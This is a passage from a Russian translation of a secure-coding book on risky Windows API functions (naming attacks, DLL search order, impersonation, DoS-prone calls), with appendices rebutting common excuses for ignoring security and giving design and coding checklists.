CreateDirectory, ***CreateEvent***, ***CreateFile***, ***CreateFileMapping***, ***CreateHardLink***, ***CreateJobObject***, ***CreateMailslot***, ***CreateMutex***, ***CreateNamedPipe***, ***CreateSemaphore***, ***CreateWaitableTimer***, ***MoveFile*** **и классы, инкапсулирующие эти функции.** Любой вызов API-функции, в ходе которого создается нечто, имеющее имя, подвержен атакам с *манипулированием именами* (name-squatting). У проблемы два аспекта. Во-первых, взломщик в состоянии угадать, какой файл или иной объект будет создан, и заблаговременно создать и «подсунуть» свои с таким же именем. Например, если во время редактирования текстовый процессор создает файл в папке *c:\temp* с именем, которое легко предугадать, взломщик может заранее создать такой файл с разрешениями на чтение и затем манипулировать моим файлом. Возможна и другая атака, которая состоит в том, что взломщик создает ссылку на файл, на запись которого у него нет прав, и заставляет администратора удалить файл или, того хуже, изменить разрешения. Большинство подобных атак удается избежать, предоставив каждому пользователю его «личное» временное пространство, в Microsoft Windows 2000 и более поздних это папка *Documents and Settings*. Если вам нужно создавать временные файлы или каталоги в общедоступной области, лучше всего генерировать действительно случайные имена. Еще одно решение (его применяют и совместно с предыдущим) — установить флаг *CREATE_NEW* при создании файлов, который заставит функцию завершиться с ошибкой, если файл уже существует.

Никогда не предполагайте, что файл или каталог не существуют, даже если проверили его наличие. Взломщик может воспользоваться временем между проверкой существования и созданием файла. Может показаться, что промежуток слишком мал, и шансов успешной атаки практически нет, но не обольщайтесь! Множество успешных разрушающих атак были проведены на UNIX-системы в условиях конкуренции за ресурсы, и имеется несколько свидетельств об успешных нападениях такого типа на Windows. Это не значит, что Windows менее уязвима — просто она, как правило, не поддерживает несколько одновременно работающих локальных пользователей, если только не запущена служба терминалов (Terminal Services).

Именованные каналы — еще один источник проблем, а все из-за того, что владелец канала может олицетворять клиента, впрочем, все зависит от способа открытия канала. Если в роли клиента выступает высокоуровневый процесс, есть вероятность самовольного повышения привилегий. Один из способов защититься от таких атак — открывать канал с флагом *FILE_FLAG_FIRST_PIPE_INSTANCE*. Имейте в виду: это возможно только в Windows 2000 SP1 и более поздних версиях (см. главу 23).

Вот один из способов предотвращения атак с повышением привилегий: создается канал со специально сгенерированным случайным именем, которое сохраняется в разделе реестра, доступном для записи только администраторам. Чтобы узнать, какой канал открывать, клиенты считывают значение из раздела реестра. По завершении работы сервер удаляет раздел. При всех достоинствах этого метода у хакера все же есть шанс — если он вызовет аварийное завершение сервера без удаления имени канала из реестра.

Если ваш сервер предоставляет RPC-интерфейсы или именованные каналы через сеть, клиенты будут зависеть от определенного идентификатора интерфейса или имени канала, существующего на сервере. Лучшее, что можно сделать, — позаботиться, чтобы ваша служба запускалась как можно раньше при загрузке операционной системы,

API-функции, уязвимые для «троянских» атак

При некорректном использовании некоторых функций становится возможным загрузка и исполнение приложением «постороннего» кода. Понятно, что при этом взломщик должен загрузить на атакуемый компьютер свои данные, так что рассматривайте этот раздел как рекомендации по «гигиене», реализуемой в рамках концепции «оборона вглубь».

***CreateProcess(NULL,...), CreateProcessAsUser* и *CreateProcessWithLogon*.** Первый аргумент — путь к приложению, второй — командная строка. Если первый аргумент *null*, а второй содержит пробел в пути к приложению, возможно выполнение «не того» приложения. Например, если аргумент *c:\Program Files\MyApp\MyApp.exe*, то при наличии соответствующего файла выполнится программа *c:\Program.exe*. Решение: указать путь к приложению в первом аргументе или заключить в двойные кавычки путь к приложению во втором.

WinExec* и *ShellExecute — эти функции ведут себя так же, как *CreateProcess(NULL,...)*, и с ними надо быть особо осторожным.

LoadLibrary*, *LoadLibraryEx* и *SearchPath — во многих версиях Windows при загрузке файлов поиск начинается с текущего каталога. Если попытаться загрузить DLL, указав неполный путь (например, *file.dll* вместо *c:\dir\dir\file.dll*) программа сначала просмотрит текущий каталог, и если там окажется подложный файл, то загрузится именно он. В этих функциях рекомендуется *всегда* указывать полный путь.

Несколько советов: если ваши DLL располагаются в папке приложения, сохраните путь к каталогу в реестре, чтобы обращаться к нему, когда требуется указать полный путь к библиотеке. Если DLL лежат в специальном каталоге операцион-

ной системы, для поиска нужной DLL используйте функцию *GetWindowsDirectory*. Не забывайте о проблемах, существующих в системах со службой терминалов.

В Windows XP SP1 и Windows .NET Server 2003 подобной проблемы не возникает, поиск в них выполняется по-другому. Вначале просматриваются системные каталоги и только затем текущий.

Стили окон и типы элементов управления

Практически все элементы на рабочем столе представляют собой окна, вплоть до полосы прокрутки (scroll bar). Окна часто отличаются стилями и типами, поэтому некоторые сообщения в принципе представляют опасность. Чтобы отправить сообщение, разработчик (или взломщик) должен знать описатель окна (*hWnd*) и вызвать функцию *SendMessage*. Так какие же стили окон и типы элементов управления наиболее опасны?

Сообщения *TB_GETBUTTONTEXT*, *LVM_GETISEARCHSTRING* и *TVM_GETISEARCHSTRING* копируют данные из элемента управления в буфер; необходимо проверять, что *lParam* установлен в *NULL*, чтобы сначала получить размер буфера.

TTM_GETTEXT — не существует способа ограничить размер буфера; предполагается, что размер источника не превышает 80 символов. Соблюдайте особую осторожность с этим сообщением.

CB_GETLBTEXT, *CB_GETLBTEXTLEN*, *SB_GETTEXT*, *SB_GETTEXTLENGTH*, *SB_GETTIPTEXT*, *LB_GETTEXT* и *LB_GETTEXTLEN* — в общем случае следует прежде всего отправлять сообщение *GETTEXTLENGTH*, чтобы узнать размер входной строки. Однако это не всегда избавляет от неприятностей: размер данных может измениться в промежутке между определением размера и приемом текста, в результате чего возникнет переполнение. Будьте очень осторожны с этими сообщениями.

Пока не существует способа запросить длину текста всплывающей подсказки (ToolTip) строки состояния при посредстве сообщения *SB_GETTIPTEXT*.

ES_PASSWORD — в окне этого стиля в поле ввода все вводимые символы отображаются в виде звездочек (*). Не забывайте очищать буфер, который передаете *GetWindowText* или *SetWindowText*, чтобы пароль не оставался в памяти открытым текстом. Подробнее об этом рассказывается в главе 9.

API-функции олицетворения

Если вызов функции олицетворения по каким-либо причинам терпит сбой, олицетворения не происходит и запрос выполняется в контексте безопасности вызывающего процесса. Таким образом становится возможным превышение полномочий, если процесс работает в контексте высоко привилегированной учетной записи, например SYSTEM или члена группы администраторов. Вот почему очень важно всегда проверять возвращенное значение. Если вызов завершился неудачно, немедленно прервите выполнение клиентского запроса. К функциям олицетворения относятся: *RpcImpersonateClient*, *ImpersonateLoggedOnUser*, *CoImpersonateClient*, *ImpersonateNamedPipeClient*, *ImpersonateDdeClientWindow*, *ImpersonateSecurityContext*, *ImpersonateAnonymousToken*, *ImpersonateSelf* и *SetThreadToken*.

Кроме того, в Microsoft Windows .NET Server 2003 олицетворение является привилегией и предоставляется далеко не всем. Это увеличивает вероятность сбоя при попытке олицетворения. Оно возможно в Windows .NET Server 2003, только если выполняется по крайней мере одно из условий:

- запрошенный уровень олицетворения ниже Impersonate (то есть разрешен анонимный уровень или Identify, которые никогда не вызывают ошибок);
- маркер процесса обладает привилегией *SeImpersonatePrivilege*;
- процесс (или другой процесс в этом сеансе входа в систему) создал маркер вызовом *LogonUser*, явно указав параметры доступа;
- маркер принадлежит текущему пользователю приложения;
- приложение является сервером COM или COM+, запущенным через сервисы активации COM, потому что COM добавляет к главному маркеру приложения идентификатор сервиса. Это не относится к COM-приложениям, запущенным как Activate as Activator.

SetSecurityDescriptorDacl(...,...,NULL,...) — крайне не рекомендуется создавать дескрипторы защиты, имеющие нулевые (NULL) DACL, то есть при создании которых третий параметр (*pDacl*) равен *NULL*. Такая DACL никак не защищает объект. Более того ничто не мешает взломщику определить ACE запись Full Control: Deny для группы Everyone, что запретит доступ к объекту всем, в том числе и администраторам.

API-функции, уязвимые для DoS-атак

Такие API-функции могут привести к возникновению условий для отказа в обслуживании, особенно при недостатке памяти.

InitializeCriticalSection **и** ***EnterCriticalSection*** в условиях недостатка памяти инициируют исключения, и если исключение не перехватывается, приложение завершается аварийно. Взамен рекомендуется функция *InitializeCriticalSectionAndSpinCount*. Заметьте: *EnterCriticalSection* не инициирует исключения в Windows XP, Windows .NET Server и последующих ОС. Также следите, чтобы не выполнять блокирующих сетевых вызовов из критической секции или других блокируемых участков программы, И наконец, код внутри критической секции следует проверять с особой тщательностью. Любые исключения должны перехватываться в самой критической секции, в противном случае программа «вывалится» в обработчик исключения до вызова *LeaveCriticalSection*. В критической секции выполняйте лишь необходимый минимум операций. При программировании на C++ рекомендуется создавать объект, вызывающий *LeaveCriticalSection* при раскрутке стека исключений.

_alloca **и связанные с ней функции и макросы** выделяют память в стеке, которая освобождается при выходе из функции, при этом предполагается, что памяти достаточно! Во многих случаях эта функция инициирует исключение, которое, будучи необработанным, вызывает аварийное завершение процесса. Будьте осторожны с макросами-оболочками для *_alloca*, такими, как *A2OLE*, *T2W*, *W2T*, *T2COLE*, *A2W*, *W2BSTR* и *A2BSTR*.

Наиболее общие рекомендации по поводу *_alloca*: обрамляйте вызов обработчиком исключений и не выделяйте память на основе размера, указанного пользователем.

Наконец, вы должны вызвать *_resetstkoflu* в обработчике исключений; эта функция служит для урегулирования переполнения стека и позволяет программе продолжить выполнение, а не «вылететь* с неустранимой ошибкой. Вот пример.

```
#include "malloc.h"
ffinclude "windows.h"
...
void main(int argc, char **argv) {
   try {
      char *p = (char*)_alloca(0xfffff);
   } __except(GetExceptionCode() == STATUS_STACK_OVERFLOW) {
      int result = _resetstkoflw();
   }
}
```

TermmateTbread* и *TerminateProcess — обе эти функции следует вызывать только в крайнем случае. Особенно *TermmateTbread.* Память, дескрипторы и системные ресурсы, которыми владел поток, не очищаются и не освобождаются. Вот выдержка из документации к Platform SDK:

> *TermmateTbread — опасная функция, и к ней следует прибегать только в исключительных случаях. Вызывайте TermmateTbread, только если точно знаете, что делает целевой поток и контролируете весь код, который исполнял в момент принудительного завершения.*

Есть только один случай уместного вызова *TermmateTbread* — когда при завершении приложения один или несколько потоков не отвечают. *TerminateProcess* не очищает глобальные данные, которыми владеют DLL, и большинство приложений должно вызывать *ExitProcess,* только если речь не идет о завершении внешнего процесса. Для тех, кто работал с UNIX-системами: *TerminateProcess* не освобождает ресурсы, занятые дочерними процессами. В Win32-системах принцип связи между родительскими и дочерними процессами реализованы не полностью.

Проблемы в сетевых API-функциях

Сеть — это крайне агрессивная среда, и неверные предположения о «правильности» подключения способны стать причиной многих проблем. Если это возможно, никогда не выполняйте сетевых вызовов из критической секции. Возможны любые, даже самые плохие сценарии, начиная от разрыва соединения до отправления данных и заканчивая злонамеренным клиентом, установившим слишком маленький размер окна TCP.

bind — будьте осторожны, создавая привязку к *INADDR_ANY* (все интерфейсы) — есть риск нарваться на захват сокета. Подробности — в главе 15.

recv — у этой функции три возможных возвращаемых значения, и не всегда все они обрабатываются. На ошибку указывает *-1*, при корректном разрыве соединения (или достижении конца буфера) возвращается 0, положительное число сигнализирует об удачном завершении. В общем случае идея вызвать *recv* в блокирующем сокете плоха. При определенных обстоятельствах блокирующий *recv* может навсегда «подвесить* поток. Для улучшения производительности применяйте *WSAEventSelect*.Может решение и потеряет в переносимости, но потери с лихвой окупятся повышением быстродействия.

send отправляет данные в сокет, с которым установлено подключение. Не следует рассчитывать на то, что все данные успешно переданы, если *send* не возвращает ошибки. Соединения иногда разрываются между вызовами *connect* и*send*. Кроме того, если злоумышленник намеренно задал размер окна TCP очень маленьким, существует лишь один путь заметить это — если при вызове *send* возникнет тайм-аут. Если вы сделали сокет блокирующим или не проверяете значение, возвращаемое функцией, вы нарветесь на отказ в обслуживании.

Пользу **вызовов функций интерфейса** ***NetApi32***сложно переоценить — они предоставляют самую разнообразную информацию о Windows-системах. Примеры: *NetUserGetInfo*,*NetShareEnum* и др. К сожалению, все они блокирующие. Если планируете их вызывать, подумайте, как обойти тот факт, что все они обычно блокируют выполнение секунд на 45, а иногда и дольше. Второе предостережение: если придется иметь дело с реализациями SMB (Server Message Block) отличными от тех, что созданы Microsoft, поведение функций может оказаться необычным. Например, в случае удачного выполнения системы Microsoft практически всегда возвращают корректный указатель, а другие могут вернуть *NULL*. Точно так же, как сервер не должен полагаться на «порядочность» клиента, клиентское приложение не должно ожидать «достойного» поведения от сервера.

Прочие API-функции

Здесь собраны API-функции, которые не попали в другие категории.

IsBadReadPtr, ***IsBadWritePtr***, ***IsBadCodePtr***, ***IsBadStringPtr***, ***IsBadHugeReadPtr*** **и** ***IsBadHugeWritePtr*** — основная причина избегать функций вида *IsBadxxxPtr* такова: они поощряют неряшливость и использование непроверенных указателей. Они — наследие 16-разрядных Windows, и их настоятельно не рекомендуется применять в новых программах. В большинстве случаев достаточно проверить указатель на *NULL*. В других ситуациях следует заключать код с указателями в блок структурной обработки исключений. Имейте в виду, что это тоже опасно. Обработчик исключения может оказаться поврежденным из-за переполнения буфера, возникшего при копировании ненадежных данных. Не перехватывайте в обработчике абсолютно все исключения — обрабатывайте лишь те, которые знаете, например *STATUS_ACCESS_VIOLATION*.

Понятно, что, если вы перехватываете исключение, это говорит об ошибке в коде, которую необходимо исправить!

Эти функции не гарантируют, что память, на которую ссылается указатель, корректна и безопасна. Взять хотя бы вызов *IsBadWritePtr* для размещенного в стеке

буфера. Функция сообщит, что память вполне безопасна, но мы-то знаем, что это не всегда так. Из-за многозадачной природы Windows, ничто не мешает другому потоку изменить защиту памяти в промежутке между проверкой страницы памяти и началом ее использования.

Внимание! Никогда не работайте с указателями, над которыми у вас нет прямого контроля.

И наконец, *IsBadWritePtr* не безопасна в многопоточной среде!

CopyFile* и *MoveFile — возможные проблемы с этими функциям связаны с тем, как они работают с ACL. Файлы, копируемые вызовом *CopyFile*, наследуют ACL по умолчанию каталога, в который копируются, а файлы, переносимые посредством *MoveFile*, сохраняют свои ACL. Дважды перепроверяйте, используется ли объект только локально; не устанавливайте флаг *CLSCTX_REMOTE_SERVER*.

ПРИЛОЖЕНИЕ

Б

Смехотворные оправдания, которые приходилось слышать

Сейчас мы критически взглянем на некоторые из оправданий, которые нам многие годы приходилось слышать от массы разработчиков, тестировщиков и проектировщиков, пытающихся «открутиться» от внесения изменений в структуру защиты или устранения дефектов в коде.

- «Никто не будет заниматься подобными глупостями!»
- «Кому придет в голову ломать наше приложение?»
- «Нас никогда никто не атаковал!»
- «Мы в безопасности, так как применяем криптографию».
- «Мы в безопасности, так как используем списки ACL».
- «Мы в безопасности, так как установили брандмауэр».
- «Мы тщательно изучили код и не обнаружили ни единого дефекта защиты».
- «Да, это конфигурация по умолчанию, но администратор вправе отключить опасную функцию».
- «Приложение перестает нормально работать, если у пользователя нет администраторских прав».
- «Но мы выбьемся из графика!»
- «Приложение совершенно не пригодно для создания exploit-программ».
- «Мы же всегда так делали!»
- «Эх, были бы у нас инструментальные средства получше!»

Итак, приступим.

Никто не будет заниматься подобными глупостями!

Как бы не так! Еще как будут! Как-то анализируя приложение, я спросил у разработчиков, выполнялись ли тесты на предмет переполнения буфера данных, получаемых с открытого сокета. И получил ответ, что такого тестирования не проводилось, потому что, дескать, никто не станет атаковать сервер через сокет. Конечно, где же сыскать желающих атаковать зловредными данными их драгоценную службу! Я напомнил программистам о том огромном числе сценариев (scripts) всех мастей для выполнения разрушительных атак на RPC-сервисы, именованные каналы и интерфейсы самых разнообразных платформ, которое доступно для вандалов-любителей (script kiddies), обожающих атаковать серверы в Интернете. Я даже предложил свою помощь тестировщикам в создании тест-планов. Но все напрасно, горе-программисты остались при своем: «Никто не станет атаковать наше приложение через открываемый им сокет».

Не буду мучить вас подробностями и сразу скажу, что написал маленький сценарий на Perl, который создавал подложный пакет и отправлял на сокет злополучного приложения, после чего сервер успешно «падал»! Стоит ли говорить, что разработчики быстро устранили ошибку и оперативно внесли в тест-планы процедуры по тестированию на предмет обнаружения переполнения буфера!

Они не были разгильдяями — просто стали жертвой своей наивности. Плохие парни» атакуют компьютеры и серверы круглые сутки, и если вы полагаете, что уж к вам-то они точно не доберутся, то не обольщайтесь и позаботьтесь о собственной безопасности заранее, чтобы потом не пришлось кусать локти!

Кому придет в голову ломать наше приложение?

Это одна из разновидностей предыдущего оправдания. А ответ прост: всегда есть люди, пытающиеся нащупать вашу ахиллесову пяту и напакостить, да побольнее! Кроме шуток, некоторые любят разрушать и наблюдать, как другие страдают. Достаточно посмотреть ежедневные выпуски новостей, чтобы убедиться, сколько в реальном мире зла и насилия. Вандалы разрисовывают стены зданий и заборы, хулиганы затевают драки и избивают совершенно невинных людей. И компьютерный мир в этом смысле не исключение. Проблема здесь в том, что многие тысячи потенциальных взломщиков в состоянии атаковать, оставаясь анонимными, а значит, безнаказанными.

Мораль: люди атакуют компьютерные системы просто потому, что могут это делать!

Нас никогда никто не атаковал!

К подобной фразе я всегда добавляю: «Пока что!» Или, как замечает мой коллега: «Потому что ваш продукт никому не нужен!» В мире финансов говорят: «На основании доходности ценной бумаги в прошлом нельзя прогнозировать ее курс в будущем». То же верно в отношении безопасности компьютеров и ПО. Достаточно одному хакеру обнаружить уязвимость вашего приложения и сообщить другим, и ваш продукт моментально окажется под массированной атакой, кроме того, его станут «щупать», пытаясь обнаружить аналогичные проблемы. Не успеете глазом моргнуть, и в Интернете появится дюжина-другая exploit-программ, последствия которых (да и сами ошибки) вам придется устранять в пожарном порядке,

Мне приходилось тесно сотрудничать с разработчиками, приложение которых никогда не подвергались атакам, поэтому они не волновались о защите. Но не успевали они оглянуться, как за полгода в приложении обнаружилось семь серьезных брешей. Теперь у них есть небольшая группа специалистов по безопасности, отвечающих за анализ и проверку проектов и кода.

Рядом с одной из средних школ в Новой Зеландии, которые мне в детстве пришлось посещать, располагалась довольно оживленная и поэтому опасная трасса. Школа уведомила местные власти о необходимости организации пешеходного перехода, чтобы обеспечить безопасный переход ученикам. Чиновники отказали, мотивируя тем, что травматизм на этом участке дороги равен нулю. Из-за попустительства властей все-таки произошел несчастный случай: один из детей был сильно травмирован. Переход построили, но слишком поздно, ведь ребенок уже пострадал,

Подобное оправдание напоминает мне о нежелании многих выполнять резервное копирование. Большинство начинает серьезно относиться к сохранности данных, только потеряв их. А до этого люди считают себя в безопасности. Но когда беда пришла, суетиться бесполезно, ибо ничего поделать нельзя, а заботиться стоило заранее!

Мораль очень проста: неприятности все-таки иногда случаются, поэтому об их предупреждении следует заботиться как можно раньше. Как говорила моя бабушка: «Унция предохранения стоит фунта лекарств»*.

Мы в безопасности, так как применяем криптографию

С точки зрения программиста обеспечить поддержку криптографии в приложении достаточно просто: вся грязная работа уже сделана. Это хорошо изученный предмет, и большинство ОС содержит качественные реализации основных криптографических операций. Однако очень часто программисты делают ошибки, причем чаще всего две следующие:

- «изобретают» собственные алгоритмы шифрования;
- небезопасно хранят криптографические ключи.

Не надейтесь, что, создав собственный алгоритм «шифрования», вы откроете новое направление в криптографии. К настоящей криптографии подобное «творчество» имеет очень далекое отношение, не говоря уже о том, что практически наверняка ваше решение взломают,

Также шифрование обесценивается, если ключи хранятся небезопасным образом. Даже самый лучший алгоритм шифрования с самыми большими ключами бесполезен, если ключ легко доступен.

Не изобретайте собственные алгоритмы шифрования — пользуйтесь опубликованными протоколами, которые прошли многолетние испытания.

Мы в безопасности, так как используем списки ACL

Многие ресурсы в Windows NT/2000/XP можно защищать списками управления доступом (ACL). Качественный, хорошо выверенный ACL способен защитить ре-

* Американские меры веса унция и фунт равны примерно 28 и 373 граммам соответственно. — *Прим.перев.*

сурс от атаки. А неудачный ACL создает ложное ощущение безопасности и не предотвращает взлома.

В ряде случаев при анализе приложения я сталкивался с уверениями разработчиков об использовании ACL. При ближайшем изучении обнаруживалось, что списки ACL есть, но какие — с полным доступом для группы Everyone (Все). Иначе говоря, любой (а именно это означает название группы) может делать с объектом все, что угодно (именно это означает «полный доступ»). Даже если приложение поддерживает ACL полное разрешение для Everyone «не в счет», так как не обеспечивает никакой защиты.

Мы в безопасности, так как установили брандмауэр

Еще одно популярное оправдание. Я слышал это от многих клиентов Microsoft, Изучив архитектуру Web-клиента в одной из компаний, я понял, что его защита оставляет желать лучшего. Однако в компании утверждали, что потратили массу денег на свою инфраструктуру с брандмауэром и поэтому защищены от нападения. Как бы не так! Брандмауэры — замечательный инструмент, но они всего лишь одна из переменных общей формулы безопасности.

Дальнейшая экспертиза архитектуры показала, что она практически вся сетевая и «завязана» на Web. И именно это меня сильно беспокоило. Брандмауэр на месте и исправно работает, но многие атаки осуществляются через стандартный для протокола HTTP порт 80, а именно он полностью открыт на брандмауэре. Поэтому наличие брандмауэра не играет никакой роли, большинство атак его на замечает и проходит прямо на Web-сервер!

Но администратор компании возразил, что они могут анализировать проходящие через брандмауэр пакеты и отбрасывать опасный Web-трафик. Но я сказал, что даже если забыть о возникающих при этом проблемах с быстродействием, ничто не запретит взломщику открыть подключение по протоколу SSL/TLS и шифровать HTTP-трафик. Брандмауэр в этом случае окажется бессильным,

Брандмауэры — замечательный инструмент, но применять их надо с умом и только как часть общего решения обеспечения безопасности. Они не решают всех проблем.

Мы тщательно изучили код и не обнаружили ни единого дефекта защиты

Ну уж это одно из моих «любимых»! Если вы понятия не имеете, как должна выглядеть ошибка безопасности, то и не узнаете ее. даже столкнувшись нос к носу! Как насчет проверки самолета Boeing 747-400 не предмет пригодности к полету? Ну, это каждый Бивис-Баттхэд умеет! Типа, у него куча колес, два крыла, которые немного свисают книзу (там баки, поэтому топлива навалом), четыре двигателя, хвост «и все такое*. Достаточно ли этого для взлета? Ясно, что нет. Есть еще масса других вещей, которые обязательно проверить, чтобы убедиться в безопасности предстоящего полета, и заниматься этим должны специалисты. То же верно в отношении анализа кода на предмет проблем с безопасностью. Анализировать код должен один или более специалистов, которые понимают, как выполняются атаки, как выглядит безопасный код и какие ошибки программирования возможны и чреваты прорехами в защите.

Мне вспоминается один случай, когда я анализировал еще не увидевшую свет программу. Спецификации выглядели прекрасно, маленькая группа состояла из

высококлассных программистов, а тестирование выполнялось на высоком уровне. Пришло время поближе познакомиться с исходным кодом. Перед началом совещания ведущий разработчик сообщил, что это пустая трата времени, так как они уже проанализировали код на предмет безопасности и не нашли ни единой ошибки. Я предложил все-таки провести совещание и по прошествии 45 минут решить, стоит ли его продолжать. Стоит ли говорить что в течении 20 минут я обнаружил около десятка прорех в защите, встреча растянулась на три часа, а многие члены команды в тот день открыли для себя массу нового!

Есть другая модификация этого оправдания: код с открытыми «исходниками» (open source). Я не стану вести идеологических дебатов относительно открытого кода, а лишь замечу, что факт большей безопасности такого ПО совершенно не очевиден — многие из работающих над ним программистов не знает, что искать. Активный анализ исходных текстов имеет смысл, когда вы знаете, что искать и как устранять недостатки. Это часть работы, которую мы с Дэвидом выполняем в Microsoft: мы анализируем огромное количество кода и знаем, что ищем. Иногда мы действуем, как бульдоги — обнаруживаем брешь и не отпускаем программистов, пока те ее не устранят! Это страшно интересно!

Да, это конфигурация по умолчанию, но администратор вправе отключить опасную функцию

Раз уж на то пошло, буду рубить с плеча: администраторы не отключат опасные функции по пяти причинам. Они;

- часто не знают, *что* следует отключить;
- не знают, *как* отключить ненужное;
- не знают, что пойдет не так при отключении той или иной опасной функции;
- довольны имеющейся устойчивостью всех систем и не желают искать неприятностей;
- не имеют времени.

Есть только один разумный выход: проектировать, программировать, тестировать и развертывать системы с практичными, но безопасными значения по умолчанию. Включение функции, способной сделать систему уязвимой к атакам, должно являться сознательным решением администратора.

Этот горький урок мы получили в IIS 5, но у IIS 6 большинство функций отключено по умолчанию; их активизирует администратор по мере необходимости. Это оправданно в системах, подвергающимся атакам, то есть в любой системе, которая открывает сокет!

Приложение перестает нормально работать, если у пользователя нет прав администратора

За эти годы мне неоднократно приходилось вести такой диалог.

Я: Что «ломается» в приложении?

Клиент: Защита!

Я: В чем это выражается?

Клиент: Если не работать под учетной записью администратора, получаешь все время сообщения об отказе в доступе.

Я: А вы задумывались над тем, что, может, так оно и должно быть?

Это классический пример непонимания принципа наименьших привилегий. Если возникают ошибки доступа, достаточно запускать программу под административной учетной записью или в контексте локальной системы, и неполадка исчезает! Практически всегда это очень плохая идея. Для выполнения подавляющего большинства рутинных ежедневных операций не требуется административных полномочий. Задачи следует выполнять лишь с достаточным, но никак не избыточным набором привилегий.

Однако возможен один побочный эффект. Часто программы написаны плохо, и задачу просто не выполнить без полномочий администратора. Как разработчики программного обеспечения, мы должны избавляться от подобного отношения и для выполнения непривилегированных задач требовать лишь минимально необходимые привилегии. Это не так трудно, как кажется, но цель стоит того!

Я уже третий год не являюсь членом группы локальных администраторов на своем ноутбуке. Только при настройке новой машины я предоставляю себе такие полномочия, но по завершении конфигурирования немедленно «разжалую» себя в рядового пользователя. И все работает прекрасно. Когда нужен административный инструмент, я просто запускаю его с соответствующими реквизитами.

Но мы выбьемся из графика!

К счастью, подобное оправдание приходится слышать все реже, так как все начинают осознавать, как важно создавать безопасные приложения. Однако в «старые... недобрые времена» частенько приходилось выслушивать, как менеджер проекта нудит о срыве сроков. Во многих командах после оценки усилий и времени, необходимых для обеспечения безопасности приложения, оказывается, что на реконструкцию придется добавить к графику не менее полугода. Сделать эту работу все равно придется — рано или поздно, причем «поздно» стоит значительно дороже. И дороже не только для вас, но для и ваших клиентов. Предоставляя пользователям приложение, кишащее лазейками в защите, будьте готовы к практически нескончаемой череде жалоб и необходимости заниматься не совершенствованием продукта, а латанием дыр, обнаруживающихся в самых разных местах. Так что с самого начала выделите время на операции, необходимые для обеспечения безопасности проекта, исходного кода и документации. Относитесь к безопасности как одной из функций приложения, и перестаньте ныть!

Приложение совершенно не пригодно для создания exploit-программ

Мы неоднократно слышали подобное оправдание по отношению к тому или иному дефекту кода, а также аргументацию, что данный дефект невозможно эксплуатировать. Ситуация и аргументация стандартны: на устранение дефекта требуется 30 минут, а для анализа и создания exploit-программы, которая докажет «эксплуатируемость» ошибки уйдет 10 дней. Никто не станет тратить такую прорву времени, поэтому эксплуатируемость приложения доказать не удается, следовательно его считают не поддающимся эксплуатации, а ошибку — не подлежащую устранению. Это в корне неверный подход. Не спорю, все ошибки нельзя мести одной

метлой — к ним необходим дифференцированный подход в зависимости от их серьезности. Разумно отложить устранение ошибки до следующей редакции, когда она сказывается на работе лишь одного пользователя на миллион, да то в те дни, когда Луна проходит через Сатурн, а устранение ошибки нарушит работу остальных 999 999 пользователей. Однако у ошибок безопасности свои особенности: когда обнаружен недостаток в защите и шансы регрессии невелики, просто устраните его, и точка. Не ждите, когда кто-то посторонний докажет, что ошибка действительно пригодна для эксплуатации,

Мы всегда так делали

Совершенно неважно, как вы делали раньше. За последние несколько лет Интернет стал намного опаснее, а новые угрозы плодятся как мыши, практически еженедельно. Откровенно говоря, подобное оправдание в 99 случаев из 100 указывает на то, что приложение безнадежно дырявое и нуждается в серьезном анализе и пересмотре всего кода и методик программирования. Что бы вы сказали, если, обратившись к врачу с жалобой на приступы головной боли, получили бы рецепт на курс пиявок и аргументацию, дескать «мы всегда прописываем именно это»?

Внимание! Угрозы меняются, и вы должны меняться вместе с ними.

Эх, были бы у нас инструментальные средства получше!

Ну да! И это я слышал много раз. А суть в том, что нельзя снимать с себя ответственности за безопасность приложения, ссылаясь на отсутствие инструментов. Функции большинства инструментальных средств ограничены, да и выполняют они их слепо! Как-то я спросил одного из лучших специалистов по анализу кода, какие инструменты он использует, и получил ответ: «Notepad и свою голову».

Инструменты действительно часто позволяют ускорить процесс, но даже вооруженные наилучшими средствам неаккуратные программисты пишут такой же неряшливый код. Ничто не заменит качественных навыков программирования. Лучшие программисты знают, что инструментальные средства — это всего лишь полезное подспорье, но сами по себе они проблем не решают.

ПРИЛОЖЕНИЕ

B

Контрольный список по безопасности для архитектора

Этот контрольный список (он также есть в папке *Security Templates)* — минимальный набор проверок, которые должен выполнять проектировщик, архитектор или менеджер проекта в процессе проектирования приложения. Этот документ следует считать перечнем обязательных критериев, которым должен отвечать го говый проект приложения по завершении этапа проектирования.

Отметка	**Процедура**	Глава
I!	Организовано обучение команды	*2*
□	Назначен сотрудник, следящий за новостями на сайтах BugTraq и NTBugtraq	1
□	Выполнен анализ брешей в аналогичных приложениях компаний-конкурентов и выяснено наличие аналогичных слабостей в нашем продукте	3
□	Выяснены первопричины прорех в предыдущих версиях	3
□	«Поверхность поражения* программы сведена до минимума	3
П	Вновь создаваемым пользовательским учетным записям назначаются минимальные привилегии и надежный пароль	3, *1*
П	Тщательно проанализированы ActiveX-элементы, считающиеся безопасными для использования в сценариях	16
П	Временный код проанализирован на предмет безопасности. К безопасности временного кода следует относиться так же, как и к защите промышленного кода	23
П	Конфигурация по умолчанию безопасна	3

см. след, стр.

(окончание)

Отметка	Процедура	Глава
☐	Завершено создание моделей опасностей на этапе проектирования	2
☐	Обеспечена многоуровневая защита приложений	5
☐	Ошибки безопасности регистрируются в журнале для дальнейшего анализа	23 23
☐	Требования по конфиденциальности определены и задокументированы	23
☐	Предусмотрены планы по переводу отдельных частей программы на управляемый код	23
D	Предусмотрены планы удаления функций, которые предполагается изъять из приложения	2;
☐	Предусмотрены планы реагирования на обнаруженные бреши	2
☐	В документации отражены проверенные методы обеспечения безопасности	И

ПРИЛОЖЕНИЕ

Г

Контрольный список по безопасности для программиста

Независимо от вашей роли в процессе разработки ПО неплохо составить проверочный список, который позволит убедиться в том, что проект и исходные тексты создаваемого приложения соответствуют минимальным требованиям по безопасности. Буду откровенен: контрольные списки — вещь безусловно полезная, но, слепо следуя им, нельзя гарантировать абсолютную безопасность кода. Они скорее необходимы, чтобы убедиться в отсутствии явных промахов, а также как инструмент обучения новичков. Как-то я услышал, как один программист наставлял новичка: «Если не будешь выполнять требования контрольных списков, тебе придется несладко».

Имейте в виду, что этот контрольный список (он также есть в папке *Security Templates*) представляет *собой минимальный* набор проверочных процедур, в который советую вам добавить элементы, характерные для вашей компании, а также постоянно обновлять его по мере обнаружения новых угроз безопасности.

Общие условия

Отметка	Процедура	Глава
☐	Код скомпилирован с параметром *-GS* (в среде Visual C++ .NET)	5
☐	Отладочные сборки скомпилированы с параметром *-RTC1* (в среде Visual C++ .NET)	5
